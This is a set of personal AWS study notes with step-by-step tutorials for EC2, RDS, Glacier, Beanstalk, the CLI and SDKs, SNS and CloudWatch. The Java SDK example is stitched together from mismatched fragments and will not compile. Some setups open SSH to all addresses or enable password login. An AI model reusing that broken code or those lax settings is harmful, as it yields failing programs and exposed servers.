


AWS architecting



AWS Notes

<http://www.thecloudavenue.com/>

AWS Fundamentals

18 May 2019 10:52

AWS Global Infrastructure

<https://aws.amazon.com/about-aws/global-infrastructure/> (Regions and Availability Zones)
<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-regions-availability-zones.html>
(codes)
<https://aws.amazon.com/cloudfront/features/> (Edge Locations)

How to explore further on AWS?

<http://www.thecloudavenue.com/p/aws.html>
AWS YouTube Channel - <https://www.youtube.com/channel/UCd6MoB9NC6uYN2grvUNT-Zg>
AWS Online Tech Talks YouTube Channel - <https://www.youtube.com/channel/UCT-nPlVzJI-ccQXlxjSvJmw>
AWS Blog - <https://aws.amazon.com/blogs/>
AWS Documentation - <https://docs.aws.amazon.com/>

Tools to ease information explosion

Pocket - <https://getpocket.com/>
Inoreader - <https://www.inoreader.com/>

EC2 (Linux) from WebUI

31 March 2019 20:22

Creating a Linux Instance and WebServer in it

- 1) Create a Security Group (Add inbound rule, open port 22 and 80 for anywhere)
- 2) Create a KeyPair and download the .pem file.
- 3) Convert the .pem file .ppk file using PuttyGen. (<https://stackoverflow.com/a/8131938>)
- 4) Launch an EC2 with the below options. Rest of the options can be left default.
 - Search for "Ubuntu Server 18.04 LTS" and select the first AMI
 - t2.micro (free tier)
 - Use the above created SecurityGroup and the KeyPair
- 5) Get the public ip from the Web Console for the EC2
- 6) Use Putty to login. In the putty provide
 - username and ip(ubuntu@1.2.3.4)
 - .ppk file location (Connection -> SSH -> Auth)
- 7) Create a small website using the below commands

```
#become a root
sudo su

#get the list of softwares
apt-get update

#install the apache2 webserver
apt-get install apache2

# start apache2
service apache2 start

#move to the default html folder
cd /var/www/html

#delete the existing index.html
rm -rf index.html

#create a new index.html
echo "Hello, world!" >index.html
```
- 8) Access the webpage using the ip address of EC2 in the browser.
- 9) Modify the Security Group to remove port 80 and the webpage should not be accessible.

EC2 Instance Connect

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/Connect-using-EC2-Instance-Connect.html>

Creating an AMI and using it to create a new EC2 instance with this AMI

- 1) Actions -> Image -> Create Image
- 2) Enter the below and click on 'Create Image'.
 - Image Name
 - Description
- 3) Create a new Linux instance with the new AMI.

Logging with user/password

Create a user with password and login into it with password and not the key - <http://stackoverflow.com/a/7696451/614157>

- sudo adduser praveen
- In the `/etc/ssh/sshd_config` set **PasswordAuthentication** to yes
- sudo service sshd restart

Getting EC2 Metadata

<http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>

curl <http://169.254.169.254/latest/meta-data>

The URL should end with a /

Userdata for EC2

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/user-data.html>

UserData

```
#!/bin/bash
yum install -y httpd
service httpd start
chkconfig httpd
echo "welcome\n" >> /var/www/html/index.html
hostname >> /var/www/html/index.html
```

Dedicated hosts

<https://aws.amazon.com/ec2/dedicated-hosts/getting-started/>

<https://aws.amazon.com/ec2/dedicated-hosts/faqs/>

EC2 Launch Templates

<https://aws.amazon.com/about-aws/whats-new/2017/11/introducing-launch-templates-for-amazon-ec2-instances/>

Using the same KP across multiple regions

- Create a KP and download the pem file
- Extract the public key from the pem file
 - o ssh-keygen -y -f privkey.pem > pubkey.pem
- Import the keypair by copying the pubkey.pem contents

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-key-pairs.html#how-to-generate-your-own-key-and-import-it-to-aws>

Connecting to Your Linux Instance if You Lose Your Private Key

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-key-pairs.html#replacing-lost-key-pair>

Add new users to Linux EC2 with SSH Access

<https://aws.amazon.com/premiumsupport/knowledge-center/new-user-accounts-linux-instance/>

Networking and EC2 Instances

<https://aws.amazon.com/ec2/instance-types/>

<https://aws.amazon.com/premiumsupport/knowledge-center/network-throughput-benchmark-linux-ec2/>

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/enhanced-networking.html>

Fleet

<https://aws.amazon.com/blogs/aws/ec2-fleet-manage-thousands-of-on-demand-and-spot-instances-with-one-request/>

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-fleet.html>

Increasing the size of EBS Volume for Linux EC2

Before increasing the EBS Volume, create a snapshot to avoid data loss.

- <https://aws.amazon.com/premiumsupport/knowledge-center/extend-linux-file-system/>
- <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modify-volume.html>

Command usage

df -h --> Shows the file system space

lsblk --> Shows the actual block storage and the partitions in it

Step 1: Create a Ubuntu Linux EC2 of 8GB volume and login using Putty.

Step 2: Execute the below commands.

```
ubuntu@ip-172-31-82-50:~$ df -h
Filesystem  Size Used Avail Use% Mounted on
udev        481M   0 481M 0% /dev
tmpfs       99M 748K 98M 1% /run
/dev/xvda1  7.7G 1.1G 6.7G 14% /
tmpfs       492M   0 492M 0% /dev/shm
tmpfs       5.0M   0 5.0M 0% /run/lock
tmpfs       492M   0 492M 0% /sys/fs/cgroup
/dev/loop0   89M 89M 0 100% /snap/core/7270
/dev/loop1   18M 18M 0 100% /snap/amazon-ssm-agent/1455
tmpfs       99M   0 99M 0% /run/user/1000
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$ lsblk
NAME  MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0  7:0    0 88.5M 1 loop /snap/core/7270
loop1  7:1    0 18M 1 loop /snap/amazon-ssm-agent/1455
xvda  202:0   0 8G 0 disk
└─xvda1 202:1 0 8G 0 part /
```

Step 3: Increase the size of EBS by 1GB.

- Goto the EC2 Management Console.
- Goto the EBS->Volumes tab.
- Select the 8GB Volume.
- Actions -> Modify Volume.

```
ubuntu@ip-172-31-82-50:~$ df -h
Filesystem  Size Used Avail Use% Mounted on
udev        481M   0 481M 0% /dev
tmpfs       99M 748K 98M 1% /run
/dev/xvda1  7.7G 1.1G 6.7G 14% /
tmpfs       492M   0 492M 0% /dev/shm
tmpfs       5.0M   0 5.0M 0% /run/lock
tmpfs       492M   0 492M 0% /sys/fs/cgroup
/dev/loop0   89M 89M 0 100% /snap/core/7270
/dev/loop1   18M 18M 0 100% /snap/amazon-ssm-agent/1455
tmpfs       99M   0 99M 0% /run/user/1000
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$
ubuntu@ip-172-31-82-50:~$ lsblk
NAME  MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0  7:0    0 88.5M 1 loop /snap/core/7270
loop1  7:1    0 18M 1 loop /snap/amazon-ssm-agent/1455
xvda  202:0   0 9G 0 disk
└─xvda1 202:1 0 8G 0 part /
```

Step 4: Grow the partition and resize the file system by executing the below commands. Note the space between the xvda and 1 in the growpart command.

```
sudo growpart /dev/xvda 1
sudo resize2fs /dev/xvda1
```

Step 5: Run the below commands and notice that the filesystem has increased along with the partition.

```
root@ip-172-31-82-50:/home/ubuntu# df -h
Filesystem  Size Used Avail Use% Mounted on
udev        481M   0 481M 0% /dev
tmpfs       99M 748K 98M 1% /run
/dev/xvda1  8.7G 1.1G 7.6G 13% /
tmpfs       492M   0 492M 0% /dev/shm
tmpfs       5.0M   0 5.0M 0% /run/lock
tmpfs       492M   0 492M 0% /sys/fs/cgroup
```

```
/dev/loop0 89M 89M 0 100% /snap/core/7270
/dev/loop1 18M 18M 0 100% /snap/amazon-ssm-agent/1455
tmpfs 99M 0 99M 0% /run/user/1000
root@ip-172-31-82-50:/home/ubuntu#
root@ip-172-31-82-50:/home/ubuntu#
root@ip-172-31-82-50:/home/ubuntu# lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0 7:0 0 88.5M 1 loop /snap/core/7270
loop1 7:1 0 18M 1 loop /snap/amazon-ssm-agent/1455
xvda 202:0 0 9G 0 disk
└─xvda1 202:1 0 9G 0 part /
```

Baremetal

Running Hyper-V on Amazon EC2 Bare Metal Instances - <https://www.youtube.com/watch?v=pQPLR1mgq9U>
2017 Preview - <https://aws.amazon.com/blogs/aws/new-amazon-ec2-bare-metal-instances-with-direct-access-to-hardware/>
2018 GA - <https://aws.amazon.com/about-aws/whats-new/2018/05/announcing-general-availability-of-amazon-ec2-bare-metal-instances/>

Managing Keys

Change the KP in Linux EC2

<https://stackoverflow.com/a/36667264/614157>

How do I recover access to my EC2 instances if I've lost my SSH key pair?

<https://aws.amazon.com/premiumsupport/knowledge-center/recover-access-lost-key-pair/>

Dedicated Hosts vs Dedicated Instances

<https://www.youtube.com/watch?v=sOsALtwI1Q>

<https://aws.amazon.com/ec2/dedicated-hosts/>

EC2 (Windows) from WebUI

01 April 2019 09:09

- 1) Create a Security Group (Add inbound rule, open port 3389 for 'My IP')
- 2) Create a KeyPair and download the .pem file.
- 3) Launch an EC2 with
 - ami-02d43577e47e684d9 AMI (64-bit)
 - t2.micro (free tier)
 - Use the above created SecurityGroup and the KeyPair
- 4) Select the EC2 instance and click on the connect button.
- 5) Click on the "Dowload Remote Desktop File" button and save the file on the Desktop.
- 6) Click on the "Get Password" button. If the password is not available, click on "Try again" a couple of times.
- 7) Click on Browse and point to the .pem file.
- 8) Click on "Decrypt Passoword" and note down the password.
- 9) Click on the .rdp file on the Desktop and log into Windows with the above password.

Creating a WebSite on Windows EC2 using IIS

<https://aws.amazon.com/premiumsupport/knowledge-center/public-website-ec2-iis/>

RDS from WebUI

31 March 2019 20:23

RDS Subnet Groups

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_VPC_WorkingWithRDSSubnets.html#USER_VPC_Subnets

1. Create RDS instance.

- a. From the RDS Management Console Go to Dashboard and click on 'Create Database'.
- b. Select MySQL and click Next.
- c. Select Dev/Test - MySQL.
- d. Select the instance class as 'db.t2.micro'.
- e. Specify the DB instance identifier as mydbinstance, username and password. Click on next. Don't forget them.
- f. Specify the database name as 'myrecipesdb'.
- g. In the backup select 0 days.
- h. Click on Create database. It will take around 5min to create the database.

2. Download SQL client to connect to RDS. And install it.

<https://www.heidisql.com/>

3.In the HeidiSQL Client, goto to File -> Session Manager -> New -> Session in root folder

Enter the Hostname/IP got from RDS Management Console.

Enter the user name/password

Click on open to connect to RDS in Cloud.

4. Select the myrecipesdb on left pane. Go to the Query Tab and run the below queries.

```
CREATE TABLE recipes (
    recipe_id INT NOT NULL,
    recipe_name VARCHAR(30) NOT NULL,
    PRIMARY KEY (recipe_id),
    UNIQUE (recipe_name)
);
```

```
INSERT INTO recipes
    (recipe_id, recipe_name)
VALUES
    (1,"Tacos"),
    (2,"Tomato Soup"),
    (3,"Grilled Cheese");
```

```
select * from recipies;
```

5. Delete the RDS Database.

- Unselect "Create final snapshot?"
- Select "I acknowledge"

.....

Aurora Database

Aurora DB Clusters

<https://docs.aws.amazon.com/AmazonRDS/latest/AuroraUserGuide/AuroraOverview.html>

Before deleting a cluster, consider the following

- If you have a cluster with only one instance and you delete that instance using the [Amazon RDS console](#), then both that instance and the cluster are deleted.
- If you have a cluster with one writer instance and one or more reader instance/read replicas, and you delete the reader instance, then the writer instance and the cluster aren't affected. However, if you delete the writer instance, the reader instance is promoted as a writer. Then, the reader instance fails over, and this can cause downtime.

From <<https://aws.amazon.com/premiumsupport/knowledge-center/rds-error-delete-aurora-cluster/>>

Glacier

31 March 2019 20:23

<https://docs.aws.amazon.com/amazonglacier/latest/dev/amazon-glacier-getting-started.html>

Getting started with programmatic access to Glacier

Glacier provides a management console. You can use the console to create and delete vaults as shown in this getting started exercise. However, all other interactions with Glacier require that you use the AWS Command Line Interface (CLI) or write code. For example, to upload data, such as photos, videos, and other documents, you must either use the AWS CLI or write code to make requests, using either the REST API directly or by using the AWS SDKs.

FastGlacier Tool for interacting with Glacier.

<https://www.cloudberrylab.com/solutions/amazon-s3>

<https://www.madboa.com/blog/2016/09/23/glacier-cli-intro/>

Commands for Glacier lifecycle.

Vault is like a holder to have multiple archives.

Types of jobs in Glacier

<https://docs.aws.amazon.com/amazonglacier/latest/dev/job-operations.html>

CLI

<https://docs.aws.amazon.com/cli/latest/reference/glacier/index.html>

Forum query about deleting a vault

<https://forums.aws.amazon.com/thread.jspa?messageID=441390>

- FastGlacier Tool for interacting with Glacier.

- <https://www.cloudberrylab.com/solutions/amazon-s3>

It takes a lot of time, so the demo is skipped.

1) Create a vault

aws glacier create-vault --account-id - --vault-name myvault

2) Upload an archive to the vault

aws glacier upload-archive --account-id - --vault-name myvault --body archive.zip

3) Initiate a job to get the list of archives in the vault. The job will run in the background.

aws glacier initiate-job --account-id - --vault-name myvault --job-parameters '{ "Type": "inventory-retrieval" }'

4) Get the list of jobs and their status. Wait for the job to be complete.

aws glacier list-jobs --account-id - --vault-name myvault

5) Get the output of the job to the glacier-jobs-out file. Replace the jobid from the above command.

aws glacier get-job-output --account-id - --vault-name myvault --job-id "**bUCcoOnOM-fLLT**" glacier-jobs-out

6) Initiate a job for the retrieval of the archive

aws glacier initiate-job --account-id - --vault-name myvault --job-parameters <file:///archive-retrieval.json>

archive-retrieval.json file should contain, note than SNS Topic is optional. If not specified the status of the job should be checked manually.

```
{  
  "Type": "archive-retrieval",  
  "ArchivId": "AveGIBWdJIDk8",  
  "Description": "Retrieve SQL dump for audit team",
```

```
"SNSTopic":"arn:aws:sns:us-west-2:112233445566:glacier-sandbox"  
}
```

7) Get the list of jobs and their status. Wait for the job to be complete.
aws glacier list-jobs --account-id - --vault-name myvault

8) Get the archive file back
aws glacier get-job-output --account-id - --vault-name myvault --job-id "xGvIJyQPC9" archive.zip

Elastic Beanstalk

31 March 2019 20:25

Getting started

<https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/GettingStarted.html>

Concepts

<https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/concepts.html>

Application is a logical collection of all the collection of Elastic Beanstalk components, including environments, versions, and environment configurations. Can be like CRM, Inventory etc.

An **application version** refers to a specific, labeled iteration of deployable code for a web application. An application version points to an Amazon Simple Storage Service (Amazon S3) object that contains the deployable code, such as a Java WAR file.

Applications will have a collection of Environments. An **environment** is a version that is deployed onto AWS resources. Can be like prod, dev etc.

Adding a DB to the Elastic Beanstalk Environment

Can be done manually or by using the extensions

<https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/using-features.managing.db.html>

Extensions to Elastic Beanstalk

<https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/ebextensions.html>

Sample configuration files

<https://github.com/awsdocs/elastic-beanstalk-samples/tree/master/configuration-files>

- 1) Download the java-tomcat-v3.zip from <https://goo.gl/8QUErs> to the Desktop.
- 2) Click on 'Create New Application' and enter a name. Select 'Web Server environment'.
- 3) In the Platform choose Tomcat.
In the "Application code" choose "Upload your code" and click on Upload.
Click on Browse and point to the zip file downloaded earlier and click on Upload again.
Click on "Create Environment".
- 4) Once the environment setup has been done. Click on the URL to access the application.
- 5) Click on "Actions -> Terminate Environment"

AWS CLI Examples for Linux EC2

31 March 2019 20:06

Delete contents of C:\Users\praveen\.aws folder if any.

Uninstall the AWS CLI application if any.

Auto Completion - <https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-completion.html>

1a) AWS CLI for Windows

<https://docs.aws.amazon.com/cli/latest/userguide/install-windows.html#install-msi-on-windows>

Confirm the installation by running the 'aws --version' command.

1b) AWS CLI for Ubuntu

<https://docs.aws.amazon.com/cli/latest/userguide/install-linux.html>

After the installation add aws binary to the PATH.

```
sudo apt-get update  
sudo apt-get install python2.7 python-pip  
pip install awscli --upgrade  
export PATH="$PATH:/home/ubuntu/.local/bin/" (Add aws binary to the PATH)
```

Confirm the installation by running the 'aws --version' command.

2) Generate the credentials from the below link

https://console.aws.amazon.com/iam/home?region=us-east-1#/security_credential

Click on 'Continue with Security Credentials'

Click on 'Access keys (access key ID and secret access key)'.

Click on 'Create New Access Key'.

Note down the keys.

3) Run the `aws configure` command from the DOS prompt to specify the region (us-east-1 for North Virginia) and the keys. For the default output format leave blank.

Check the config and credentials file in the C:\Users\praveen\.aws folder.

Now the AWS CLI is setup.

4) Create the Security Group and open port 22.

```
aws ec2 create-security-group --group-name ssh-access --description "allow ssh"  
aws ec2 authorize-security-group-ingress --group-name ssh-access --protocol tcp --port 22 --cidr 0.0.0.0/0
```

5) Create the keypair

```
aws ec2 create-key-pair --key-name mykey --query "KeyMaterial" --output text > mykey.pem
```

6) Convert the keypair format from pem to ppk using PuttyGen.

7) Get the subnets

```
aws ec2 describe-subnets
```

8) Start an Ubuntu Linux instance

--> use the security group id and subnet-id which was got earlier
--> Get the image-id from the management console

```
aws ec2 run-instances --image-id ami-024a64a6685d05041 --security-group-ids sg-000c73df66092f529 --count 1 --instance-type t2.micro --key-name mykey --query "Instances[0].InstanceId" --subnet-id subnet-cccb5e97
```

9) Get the ip address of the instance

--> use the instance id from the above command

```
aws ec2 describe-instances --instance-ids i-032154634c23e4868 --query "Reservations[0].Instances[0].PublicIpAddress"
```

10) Use Putty to login to the instance

11) Terminate the instance

```
aws ec2 terminate-instances --instance-ids i-032154634c23e4868
```

CLI Reference Guide

<https://docs.aws.amazon.com/cli/latest/reference/>

<https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-completion.html>

AWS Java SDK Examples for EC2

31 March 2019 20:26

What is AWS toolkit for Eclipse

<https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/welcome.html>

Prerequisites (AWS Account, OS, Java, Eclipse)

<https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-install.html#prerequisites>

Install Java, Eclipse

Install the AWS Toolkit for Eclipse

<https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-install.html#install-tke>

Setup the AWS Credentials

<https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/setup-credentials.html>

Run a AWS application in Eclipse

https://docs.aws.amazon.com/toolkit-for-eclipse/v1/user-guide/tke_java_apps.html

Examples

<https://docs.aws.amazon.com/sdk-for-java/v1/developer-guide/prog-services.html>

<https://github.com/aws/aws-sdk-java/tree/master/src/samples>

git clone <https://github.com/aws/aws-sdk-java.git>

Examples in the src/samples folder.

VirtualBox Ubuntu VM with AWS SDK and CLI (praveen4investing google drive)

<https://drive.google.com/open?id=1g4m6S1igCXyZEDs0uPSUCUmh0ILVWdpf>

Code for creating an ondemand EC2 instance

```
package com.amazonaws.samples;

import com.amazonaws.auth.AWSStaticCredentialsProvider;
import com.amazonaws.auth.AWSStaticCredentials;
import com.amazonaws.auth.profile.ProfileCredentialsProvider;
import com.amazonaws.services.ec2.AmazonEC2;
import com.amazonaws.services.ec2.AmazonEC2ClientBuilder;
import com.amazonaws.services.ec2.model.InstanceType;
import com.amazonaws.services.ec2.model.RunInstancesRequest;
import com.amazonaws.services.ec2.model.RunInstancesResult;

public class OnDemandEC2 {

    public static void main(String[] args) {
        try {
            // Read the default profile
            AWSStaticCredentials credentials = new
                ProfileCredentialsProvider("default").getCredentials();

            // Create the EC2 client to call different EC2 APIs
            AmazonEC2 amazonEC2Client = AmazonEC2ClientBuilder.standard()
                .withCredentials(new
                    ProfileCredentialsProvider("default"))
                .build();
            RunInstancesRequest request = new RunInstancesRequest()
                .withImageId("ami-0a5a2a5a")
                .withMinCount(1)
                .withMaxCount(1)
                .withInstanceType(InstanceType.M4_4xLarge);
            RunInstancesResult result = amazonEC2Client.runInstances(request);
            System.out.println(result.getReservation().getInstances().get(0).getInstanceId());
        } catch (AmazonServiceException e) {
            e.printStackTrace();
        }
    }
}
```

```
AWSStaticCredentialsProvider(credentials)).withRegion("us-east-1").build();

// Create a Request for Ubuntu instance with appropriate KeyPair
andSecurityGroup
RunInstancesRequest runInstancesRequest = new RunInstancesRequest();
runInstancesRequest.withImageId("ami-0a313d6098716f372").withInstanceType(instanceType.T1Micro)
    .withMinCount(1).withMaxCount(1).withKeyName("ProdKeyPair").withSecurityGroups("ssh_http_access");

// Launch the EC2 instace
RunInstancesResult result = amazonEC2Client.runInstances(runInstancesRequest);

// Get the result back
System.out.println(result.toString());

} catch (Exception e) {
    e.printStackTrace();
}

}

}
```

Python SDK

13 April 2019 13:43

Installation

<https://boto3.amazonaws.com/v1/documentation/api/latest/guide/quickstart.html#installation>

```
#become root  
sudo su
```

```
#get the list of softwares  
apt-get update
```

```
#install python  
apt-get install python2.7
```

```
#install python package manager  
apt-get install python-pip
```

```
#install python aws sdk  
pip install boto3
```

Configuration

<https://boto3.amazonaws.com/v1/documentation/api/latest/guide/quickstart.html#configuration>
pip install awscli --upgrade
aws configure

Using Boto3

<https://boto3.amazonaws.com/v1/documentation/api/latest/guide/quickstart.html#using-boto-3>

API

<https://boto3.amazonaws.com/v1/documentation/api/latest/reference/services/index.html>

Examples

<https://docs.aws.amazon.com/code-samples/latest/catalog/code-catalog-python.html>
<https://boto3.amazonaws.com/v1/documentation/api/latest/guide/examples.html>

EC2 examples

https://docs.aws.amazon.com/code-samples/latest/catalog/python-ec2-create_instance.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-ec2-create_security_group.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-ec2-create_keypair.py.html

S3 examples

<https://docs.aws.amazon.com/code-samples/latest/catalog/python-s3-s3-python-example-create-bucket.py.html>
https://docs.aws.amazon.com/code-samples/latest/catalog/python-s3-put_object.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-s3-list_objects.py.html

SNS examples

<https://docs.aws.amazon.com/code-samples/latest/catalog/python-sns-sns-python-example-create-topic.py.html>

Subscribe code at the bottom

<https://docs.aws.amazon.com/code-samples/latest/catalog/python-sns-sns-python-example-publish-to-topic.py.html>

```
import boto3

sns = boto3.client('sns')
response = sns.subscribe(
    TopicArn='arn:aws:sns:us-east-1:963880036659:my-topic',
    Protocol='email',
    Endpoint='ugetaws@gmail.com'
)
print(response)
```

SNS

09 April 2019 06:14

- CloudWatch uses SNS for notifications (emails) for any change in state or for alarms
- Alarms are for watching metrics vs Events are for change in state like EC2 going down
- Demo of SNS using PubSub.

Example 1 (Using SNS from CLI)

CLI - <https://docs.aws.amazon.com/cli/latest/reference/sns/index.html>

SDK - <https://docs.aws.amazon.com/sns/latest/dg/sns-tutorials.html>

1. Create a IAM user with AmazonSNSFullAccess policy attached. Note down the keys.
2. Run the `aws configure command to specify the keys and the region.
3. Create the topic and note down the ARN (Amazon Resource Name) of the topic.

```
aws sns create-topic --name my-topic
```

4. Subscribe to the topic. Note to change the Topic ARN and the email address.

```
aws sns subscribe --topic-arn arn:aws:sns:us-east-1:963880036659:my-topic --protocol email --notification-endpoint ugetaws@gmail.com
```

5. Check the email and confirm the subscription.

```
6. Create a file with the message to be sent.
```

```
echo "something something" > message.txt
```

7. Publish the message to the topic. Note to change the Topic ARN.

```
aws sns publish --topic-arn "arn:aws:sns:us-east-1:963880036659:my-topic" --message file://message.txt
```

8. Check the email for the message.

9. Delete the SNS Subscription and the Topic.

Alarm

09 April 2019 06:36

- Launch a Linux EC2 instance.
- Create an alarm for CPU greater than 80% with a Notification to email for the above EC2.
- Increase the CPU synthetically.
- Notice that the email should be sent.

Similarly

- The EC2 can be set to shutdown when CPU is less than 10%.
- AutoScaling can be set scale up or down.

To increase the CPU **dd if=/dev/urandom | bzip2 -9 >> /dev/null**

<http://stackoverflow.com/questions/2925606/how-to-create-a-cpu-spike-with-a-bash-command>

Billing

09 April 2019 06:49

Billing Alerts can be created from CloudWatch.
They have to be enabled in Billing Management Console -> Billing preferences.

The alarm can be consolidated across services or per service.
If there is any breach, then a notification is sent.

AWS Cost Allocation For Customer Bills

<https://aws.amazon.com/blogs/aws/aws-cost-allocation/>

CloudWatch Logs

09 April 2019 08:00

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/QuickStartEC2Instance.html> (old version)

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/Install-CloudWatch-Agent.html> (new version end-2-end)

AWS Is moving from Cloud CloudWatch Logs agent to Unified CloudWatch agent. Also, ELK is widely used compared to CloudWatch for logging.

CloudWatch includes a new unified agent that can collect both logs and metrics from EC2 instances and on-premises servers. If you are not already using the older CloudWatch Logs agent, we recommend that you use the newer unified CloudWatch agent. For more information, see [Getting Started with CloudWatch Logs](#).

From <<https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/QuickStartEC2Instance.html>>

You can collect metrics from servers by installing the CloudWatch agent on the server. You can install the agent on both Amazon EC2 instances and on-premises servers, and on servers running either Linux or Windows Server. If you install the agent on an Amazon EC2 instance, the metrics it collects are in addition to the metrics enabled by default on Amazon EC2 instances.

From <<https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/metrics-collected-by-CloudWatch-agent.html>>

Good Video - https://www.youtube.com/watch?v=z_bUDHUEWUY

<https://www.elastic.co/elk-stack>

It started with Elasticsearch...

The open source, distributed, RESTful, JSON-based search engine. Easy to use, scalable and flexible, it earned hyper-popularity among users and a company formed around it, you know, for search.

And it grew with Logstash and Kibana

A search engine at heart, users started using Elasticsearch for logs and wanted to easily ingest and visualize them. Enter Logstash, the powerful ingest pipeline, and Kibana, the flexible visualization tool.

Then we dropped a Beat on ELK

"I just want to tail a file," users said. And we listened. In 2015, we introduced a family of lightweight, single-purpose data shippers into the ELK Stack equation. We called them Beats.

1) Launch an Ubuntu instance and log into it. Enable detailed monitoring.

2) Create a role - <https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-iam-roles-for-cloudwatch-agent-commandline.html>

- Name as CloudWatchAgentServerRole
- Policy as CloudWatchAgentServerPolicy

3) Attach the role to the EC2 instance.

In the EC2 Console. Select the EC2. Actions -> Instance Settings -> Attach/Replace IAM Role

4) Download the agent.

wget <https://s3.amazonaws.com/amazoncloudwatch-agent/ubuntu/amd64/latest/amazon-cloudwatch-agent.deb>

5) Install the agent

sudo dpkg -i ./amazon-cloudwatch-agent.deb

6) Modify the configuration file using the Wizard - <https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-cloudwatch-agent-configuration-file.html>

Start the wizard - sudo /opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-config-wizard

The agent configuration file wizard, amazon-cloudwatch-agent-config-wizard, asks a series of questions. Use all the below except for the below.

- Do you want to turn on StatsD daemon? --> No
- Do you want to monitor metrics from CollectD? --> No
- Which default metrics config do you want? --> Standard (more about metrics configs here - <https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-cloudwatch-agent-configuration-file-wizard.html>)
- Log file path: --> /var/log/syslog
- Do you want to specify any additional log files to monitor? --> no
- Do you want to store the config in the SSM parameter store? --> no

7) File is created at /opt/aws/amazon-cloudwatch-agent/bin/config.json.

8) Start the CloudWatch Agent - sudo /opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl -a fetch-config -m ec2 -c file:/opt/aws/amazon-cloudwatch-agent/bin/config.json -s

9) Check the status of the agent

```
service amazon-cloudwatch-agent status  
Should say "active (running)"
```

10) Go to CloudWatch Console -> Logs
Watch the log files from the Ubuntu there.

11) Go to CloudWatch Console -> Metrics --> All Metrics -> CWAgent -> ImageId, InstanceId, InstanceType, cpu -> Select a metric
The graph should be populated.

Volume Check

09 April 2019 20:37

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/monitoring-volume-status.html>

When Amazon EBS determines that a volume's data is potentially inconsistent, it disables I/O to the volume from any attached EC2 instances by default. This causes the volume status check to fail, and creates a volume status event that indicates the cause of the failure.

